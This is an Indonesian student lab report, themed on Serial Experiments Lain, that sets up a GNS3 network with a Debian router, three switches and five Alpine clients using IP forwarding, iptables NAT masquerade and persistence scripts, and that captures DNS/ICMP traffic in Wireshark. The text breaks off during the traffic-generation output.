

Laporan Resmi Praktikum Modul 1

Komunikasi Data & Jaringan Komputer 2026

Kelompok: K-02

Prefix IP Kelompok: 192.212.x.x

Tema: *Serial Experiments Lain*

Soal 1

Soal

Untuk mempersiapkan pembangunan The Wired, Lain yang berperan sebagai Router membuat tiga Switch/Gateway: Switch 1 menuju dua Entitas yaitu Alice dan Mika, Switch 2 menuju Chisa, sedangkan Switch 3 menuju Knights dan Eiri. Kelima Entitas tersebut dikonfigurasi sebagai Client di GNS3. [GUNAKAN PREFIX IP MASING-MASING KELOMPOK]

Langkah Pengerjaan

1. Menambahkan Node pada GNS3:

- 1 node Debian (debinet-1) sebagai **Router Lain** (diatur memiliki 4 interface network adapter).
- 3 node **Ethernet Switch** (Switch1 , Switch2 , Switch3).
- 5 node Alpine (alpinet) sebagai Client: **Alice**, **Mika**, **Chisa**, **Knights**, dan **Eiri**.

2. Pengkabelan (Wiring):

- **Router Lain:**
 - eth0 → NAT1
 - eth1 → Switch1
 - eth2 → Switch2
 - eth3 → Switch3
- **Switch1** → Alice (eth0), Mika (eth0)
- **Switch2** → Chisa (eth0)
- **Switch3** → Knights (eth0), Eiri (eth0)

3. Konfigurasi Interface (/etc/network/interfaces):

- **Router Lain:**

```
auto eth0
iface eth0 inet dhcp

auto eth1
iface eth1 inet static
    address 192.212.1.1
    netmask 255.255.255.0

auto eth2
iface eth2 inet static
    address 192.212.2.1
    netmask 255.255.255.0

auto eth3
iface eth3 inet static
    address 192.212.3.1
    netmask 255.255.255.0
```

- **Alice (alpinet-1):**

```
auto eth0
iface eth0 inet static
    address 192.212.1.2
    netmask 255.255.255.0
    gateway 192.212.1.1
```

- **Mika (alpinet-2):**

```
auto eth0
iface eth0 inet static
    address 192.212.1.3
    netmask 255.255.255.0
    gateway 192.212.1.1
```

- **Chisa (alpinet-3):**

```
auto eth0
iface eth0 inet static
    address 192.212.2.2
    netmask 255.255.255.0
    gateway 192.212.2.1
```

- **Knights (alpinet-4):**

```
auto eth0
iface eth0 inet static
    address 192.212.3.2
    netmask 255.255.255.0
    gateway 192.212.3.1
```

- **Eiri (alpinet-5):**


```
auto eth0
iface eth0 inet static
    address 192.212.3.3
    netmask 255.255.255.0
    gateway 192.212.3.1
```

4. Menjalankan dan Menerapkan Konfigurasi:

- Simpan konfigurasi pada setiap node.
- Jalankan perintah `ifup -a` (atau restart node) di GNS3 agar seluruh konfigurasi antarmuka diterapkan.

Bukti dan Hasil

1. Topologi Jaringan di GNS3:



2. Verifikasi Alamat IP Router Lain (`ip -br a`):

```
console Alice X Chisa X Eiri X Router X
root@Router:~# ip -br a
lo                UNKNOWN      127.0.0.1/8 ::1/128
eth0              UNKNOWN      192.168.122.193/24
eth1              UNKNOWN      192.212.1.1/24 fe80::42:d9ff:fe30:4d01/64
eth2              UNKNOWN      192.212.2.1/24 fe80::42:d9ff:fe30:4d02/64
eth3              UNKNOWN      192.212.3.1/24 fe80::42:d9ff:fe30:4d03/64
root@Router:~#
```

3. Uji Ping ke Gateway Masing-Masing Subnet:

- Alice → Gateway Subnet 1 (192.212.1.1):

```
GNS3 console Alice X
Alice:~# ping -c 3 192.212.1.1
PING 192.212.1.1 (192.212.1.1) 56(84) bytes of data.
64 bytes from 192.212.1.1: icmp_seq=1 ttl=64 time=0.972 ms
64 bytes from 192.212.1.1: icmp_seq=2 ttl=64 time=0.560 ms
64 bytes from 192.212.1.1: icmp_seq=3 ttl=64 time=0.523 ms

--- 192.212.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2057ms
rtt min/avg/max/mdev = 0.523/0.685/0.972/0.203 ms
Alice:~#
```

- Chisa → Gateway Subnet 2 (192.212.2.1):

```
GNS3 console  Alice X  Chisa X  -  X

Chisa:~# ping -c 3 192.212.2.1
PING 192.212.2.1 (192.212.2.1) 56(84) bytes of data.
64 bytes from 192.212.2.1: icmp_seq=1 ttl=64 time=1.79 ms
64 bytes from 192.212.2.1: icmp_seq=2 ttl=64 time=0.576 ms
64 bytes from 192.212.2.1: icmp_seq=3 ttl=64 time=0.505 ms

--- 192.212.2.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2065ms
rtt min/avg/max/mdev = 0.505/0.956/1.788/0.588 ms
Chisa:~#
```

- Eiri → Gateway Subnet 3 (192.212.3.1):

```
GNS3 console  Alice X  Chisa X  Eiri X  -  X

Eiri:~# ping -c 3 192.212.3.1
PING 192.212.3.1 (192.212.3.1) 56(84) bytes of data.
64 bytes from 192.212.3.1: icmp_seq=1 ttl=64 time=0.819 ms
64 bytes from 192.212.3.1: icmp_seq=2 ttl=64 time=0.498 ms
64 bytes from 192.212.3.1: icmp_seq=3 ttl=64 time=0.399 ms

--- 192.212.3.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2075ms
rtt min/avg/max/mdev = 0.399/0.572/0.819/0.179 ms
Eiri:~#
```

Soal 2

Soal

Karena menurut Lain pada saat itu The Wired masih terisolasi dari dunia luar, konfigurasi router Lain agar dapat tersambung langsung ke jaringan internet publik melalui NAT/DHCP pada interface eth0.

Langkah Pengerjaan

1. **Konfigurasi DHCP pada Interface eth0 Router Lain:** Menghubungkan interface eth0 Router Lain ke interface nat0 pada node NAT1, kemudian mengatur eth0 menggunakan mode DHCP pada file `/etc/network/interfaces`:

```
auto eth0
iface eth0 inet dhcp
```

2. **Konfigurasi DNS Resolver:** Menambahkan nameserver pada `/etc/resolv.conf` di Router Lain agar dapat melakukan translasi nama domain ke IP internet:

```
nameserver 8.8.8.8
nameserver 1.1.1.1
```

3. **Pengujian Konektivitas:** Melakukan verifikasi koneksi dari konsol Router Lain dengan mengirimkan ping ke IP publik Google (8.8.8.8) dan ke nama domain (google.com).

Bukti dan Hasil

1. **Uji Koneksi Internet Publik (IP & Domain):**

```
GNS3 console Router X Alice X
root@Router:~# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=23.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=23.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=23.8 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 23.582/23.645/23.752/0.075 ms
root@Router:~# ping -c 3 google.com
PING google.com (64.233.170.102) 56(84) bytes of data.
64 bytes from sg-in-f102.1e100.net (64.233.170.102): icmp_seq=1 ttl=102 time=23.
2 ms
64 bytes from sg-in-f102.1e100.net (64.233.170.102): icmp_seq=2 ttl=102 time=23.
8 ms
64 bytes from sg-in-f102.1e100.net (64.233.170.102): icmp_seq=3 ttl=102 time=23.
0 ms

--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 23.013/23.344/23.835/0.354 ms
root@Router:~#
```

Hasil pengujian menunjukkan bahwa Router Lain berhasil tersambung ke jaringan internet publik melalui interface eth0 (DHCP NAT) dengan bukti balasan ping ke 8.8.8.8 dan google.com bernilai 0% packet loss.

Soal 3

Soal

Setelah router Lain terhubung ke internet, pastikan seluruh Entitas (Client) di bawah Switch 1, Switch 2, dan Switch 3 dapat saling terhubung dan berkomunikasi satu sama lain melalui konfigurasi routing.

Langkah Pengerjaan

1. **Mengaktifkan IP Forwarding pada Router Lain:** Agar router dapat meneruskan paket antar-interface (antar-subnet yang terhubung langsung ke eth1, eth2, dan eth3), fitur perutean paket pada kernel Linux diaktifkan melalui perintah:

```
sysctl -w net.ipv4.ip_forward=1
```

Verifikasi nilai kernel IP forwarding aktif (bernilai 1):


```
cat /proc/sys/net/ipv4/ip_forward
```

2. **Pengujian Routing Antar-Entitas (Inter-Subnet):** Melakukan uji konektivitas antar-client yang berada di switch berbeda:

- Dari **Alice** (192.212.1.2 di Switch 1) menuju **Chisa** (192.212.2.2 di Switch 2).
- Dari **Alice** (192.212.1.2 di Switch 1) menuju **Knights** (192.212.3.2 di Switch 3).

Bukti dan Hasil

1. **Verifikasi IP Forwarding Aktif di Router Lain:**



```
GNS3 console Router X Alice X
root@Router:~# cat /proc/sys/net/ipv4/ip_forward
1
root@Router:~#
```

Pengecekan `/proc/sys/net/ipv4/ip_forward` menghasilkan nilai `1` yang menandakan Router Lain siap meneruskan lalu lintas antar-subnet.

2. **Uji Ping Alice ke Chisa (Switch 1 → Switch 2):**

```
GNS3 console Router X Alice X
Alice:~# ping -c 3 192.212.2.2
PING 192.212.2.2 (192.212.2.2) 56(84) bytes of data.
64 bytes from 192.212.2.2: icmp_seq=1 ttl=63 time=1.52 ms
64 bytes from 192.212.2.2: icmp_seq=2 ttl=63 time=0.851 ms
64 bytes from 192.212.2.2: icmp_seq=3 ttl=63 time=0.745 ms

--- 192.212.2.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2020ms
rtt min/avg/max/mdev = 0.745/1.039/1.522/0.344 ms
Alice:~#
```

Ping dari Alice ke Chisa (192.212.2.2) berhasil dengan 0% packet loss dan TTL bernilai 63 (berkurang 1 hop saat melintasi Router Lain).

3. Uji Ping Alice ke Knights (Switch 1 → Switch 3):

```
GNS3 console Router X Alice X
Alice:~# ping -c 3 192.212.3.2
PING 192.212.3.2 (192.212.3.2) 56(84) bytes of data.
64 bytes from 192.212.3.2: icmp_seq=1 ttl=63 time=1.14 ms
64 bytes from 192.212.3.2: icmp_seq=2 ttl=63 time=0.834 ms
64 bytes from 192.212.3.2: icmp_seq=3 ttl=63 time=0.718 ms

--- 192.212.3.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2043ms
rtt min/avg/max/mdev = 0.718/0.897/1.139/0.177 ms
Alice:~#
```

Ping dari Alice ke Knights (`192.212.3.2`) berhasil dengan 0% packet loss dan TTL bernilai 63.

Soal 4

Soal

Lain ingin agar setiap Entitas (Client) memiliki kemandirian di The Wired. Konfigurasikan firewall/iptables (NAT Masquerade) dan DNS resolver agar setiap Client dapat terhubung ke internet secara mandiri (dapat melakukan ping ke 8.8.8.8 dan membuka domain web google.com).

Langkah Pengerjaan

1. **Konfigurasi NAT Masquerade pada Router Lain:** Menerapkan aturan iptables pada chain `POSTROUTING` dengan interface keluar `eth0` agar seluruh paket dari segmen LAN (`192.212.x.x`) disamarkan alamat sumbernya menjadi IP milik `eth0` Router saat menuju jaringan luar:

```
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Memeriksa tabel NAT untuk memastikan rule aktif:

```
iptables -t nat -L -v -n
```


2. **Konfigurasi DNS Resolver pada Client:** Menambahkan nameserver publik (8.8.8.8 dan 1.1.1.1) ke file `/etc/resolv.conf` pada seluruh entitas client agar dapat mengenali nama domain internet:

```
nameserver 8.8.8.8
nameserver 1.1.1.1
```

3. **Pengujian Konektivitas Internet dari Client:** Melakukan uji coba konektivitas dari konsol client (Eiri) dengan mengirimkan ping ke IP publik (8.8.8.8) dan domain web (google.com).

Bukti dan Hasil

1. **Verifikasi Tabel NAT di Router Lain:**



```
GNS3 console Router X Alice X
root@Router:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
root@Router:~# iptables -t nat -L -v -n
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source    destination
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source    destination
Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source    destination
Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target      prot opt in     out     source    destination
    0    0 MASQUERADE  all  --  *      eth0    0.0.0.0/0  0.0.0.0/0
root@Router:~#
```

Tabel NAT chain POSTROUTING menunjukkan rule target MASQUERADE aktif pada interface eth0 untuk semua traffic (0.0.0.0/0).

2. **Uji Koneksi Internet dari Client (Eiri):**

```
GNS3 console Router X Eiri X
Eiri:~# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=24.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=111 time=24.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=111 time=23.9 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 23.896/24.226/24.403/0.233 ms
Eiri:~# ping -c 3 google.com
PING google.com (74.125.130.113) 56(84) bytes of data.
64 bytes from sb-in-f113.1e100.net (74.125.130.113): icmp_seq=1 ttl=104 time=22.5 ms
64 bytes from sb-in-f113.1e100.net (74.125.130.113): icmp_seq=2 ttl=104 time=24.2 ms
64 bytes from sb-in-f113.1e100.net (74.125.130.113): icmp_seq=3 ttl=104 time=23.6 ms

--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 22.472/23.438/24.222/0.726 ms
Eiri:~#
```

Client Eiri (192.212.3.3) berhasil melakukan ping ke 8.8.8.8 dan domain web google.com dengan 0% packet loss, membuktikan bahwa client memiliki akses internet mandiri via NAT Masquerade dan DNS resolver.

Soal 5

Soal

Eiri tetap berupaya menanamkan kekacauan ke dalam jaringan. Untuk mengantisipasi restart tiba-tiba, pastikan seluruh konfigurasi jaringan tidak hilang saat semua node di-restart. Buat script verifikasi di /root/cek_status.sh pada router Lain yang menampilkan ringkasan interface (ip -br a) dan status tabel NAT (iptables -t nat -L -v -n) setelah reboot.

Langkah Pengerjaan

1. **Menjaga Persistensi Konfigurasi Jaringan:** Seluruh konfigurasi interface, kernel IP forwarding, iptables NAT Masquerade, dan DNS didaftarkan ke dalam file /etc/network/interfaces serta dibuatkan script otomatisasi /root/init.sh yang dipanggil melalui /root/.bashrc agar dieksekusi secara otomatis setiap kali sistem menyala.


2. **Pembuatan Script Verifikasi** `/root/cek_status.sh` : Membuat script pada direktori root (`/root/cek_status.sh`) di Router Lain yang menampilkan ringkasan IP antarmuka dan tabel NAT:

```
cat << 'EOF' > /root/cek_status.sh
#!/bin/bash
echo "RINGKASAN INTERFACE"
ip -br a
echo ""
echo "STATUS TABEL NAT (IPTABLES)"
iptables -t nat -L -v -n
EOF
chmod +x /root/cek_status.sh
```

3. **Verifikasi Pasca-Reboot**: Melakukan restart pada node Router Lain (Stop → Start di GNS3), kemudian mengeksekusi `/root/cek_status.sh` untuk membuktikan bahwa konfigurasi tetap bertahan dan tidak hilang.

Bukti dan Hasil

1. **Pembuatan Script** `/root/cek_status.sh` :

A screenshot of a GNS3 console window with tabs for 'GNS3 console', 'Router', and 'Eiri'. The 'Router' tab is active, showing a terminal session. The user is at the root prompt 'root@Router:~#'. They run 'ls' and see 'cek_status.sh' and 'init.sh'. Then they run 'cat cek_status.sh' and the content of the script is displayed: '#!/bin/bash', 'echo "RINGKASAN INTERFACE"', 'ip -br a', 'echo ""', 'echo "STATUS TABEL NAT (IPTABLES)"', and 'iptables -t nat -L -v -n'. The prompt returns to 'root@Router:~#'.

Isi file script `/root/cek_status.sh` pada Router Lain.

2. **Eksekusi Script Pasca-Reboot**:

```
GNS3 console Router X Eiri X
root@Router:~# /root/cek_status.sh
RINGKASAN INTERFACE
lo UNKNOWN 127.0.0.1/8 ::1/128
eth0 UNKNOWN 192.168.122.193/24
eth1 UNKNOWN 192.212.1.1/24 fe80::42:d9ff:fe30:4d01/64
eth2 UNKNOWN 192.212.2.1/24 fe80::42:d9ff:fe30:4d02/64
eth3 UNKNOWN 192.212.3.1/24 fe80::42:d9ff:fe30:4d03/64

STATUS TABEL NAT (IPTABLES)
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
pkts bytes target prot opt in out source destination

16 1152 MASQUERADE all -- * eth0 0.0.0.0/0 0.0.0.0/0

root@Router:~#
```

Hasil eksekusi `/root/cek_status.sh` setelah reboot membuktikan bahwa seluruh interface (`eth0` , `eth1` , `eth2` , `eth3`) tetap UP dengan pengalamanan IP yang sesuai, serta tabel NAT Masquerade tetap bertahan dan aktif mencatat paket lalu lintas jaringan.

Soal 6

Soal

Mika mencurigai adanya anomali traffic pada segmen jaringannya. Jalankan generator traffic berikut pada node Mika, lalu lakukan packet sniffing menggunakan Wireshark pada interface node Mika. Terapkan display filter khusus untuk menyaring paket yang berprotokol DNS atau ICMP. Tunjukkan screenshot hasil filter beserta ringkasan paket yang lolos.

Langkah Pengerjaan


1. **Menjalankan Script Generator Traffic:** Menjalankan script `/root/traffic_protocol7.sh` pada node Mika untuk menghasilkan anomali lalu lintas data berupa paket ICMP (ping ke berbagai IP) dan query DNS (nslookup & dig ke berbagai domain).
2. **Packet Sniffing dengan Wireshark:** Melakukan penyadapan paket (*packet sniffing*) secara live pada link antarmuka antara `Switch1` dan `Mika` (`eth0`) menggunakan Wireshark.

3. **Penerapan Display Filter:** Menerapkan display filter khusus untuk memilah paket yang hanya berprotokol DNS atau ICMP:

```
dns || icmp
```

Bukti dan Hasil

1. **Eksekusi Generator Traffic di Mika:**



```
GNS3 console  Eiri x  Mika x

Mika:~# /root/traffic_protocol7.sh
[*] Generating DNS & ICMP traffic...
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
PING 1.1.1.1 (1.1.1.1) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=111 time=24.8 ms
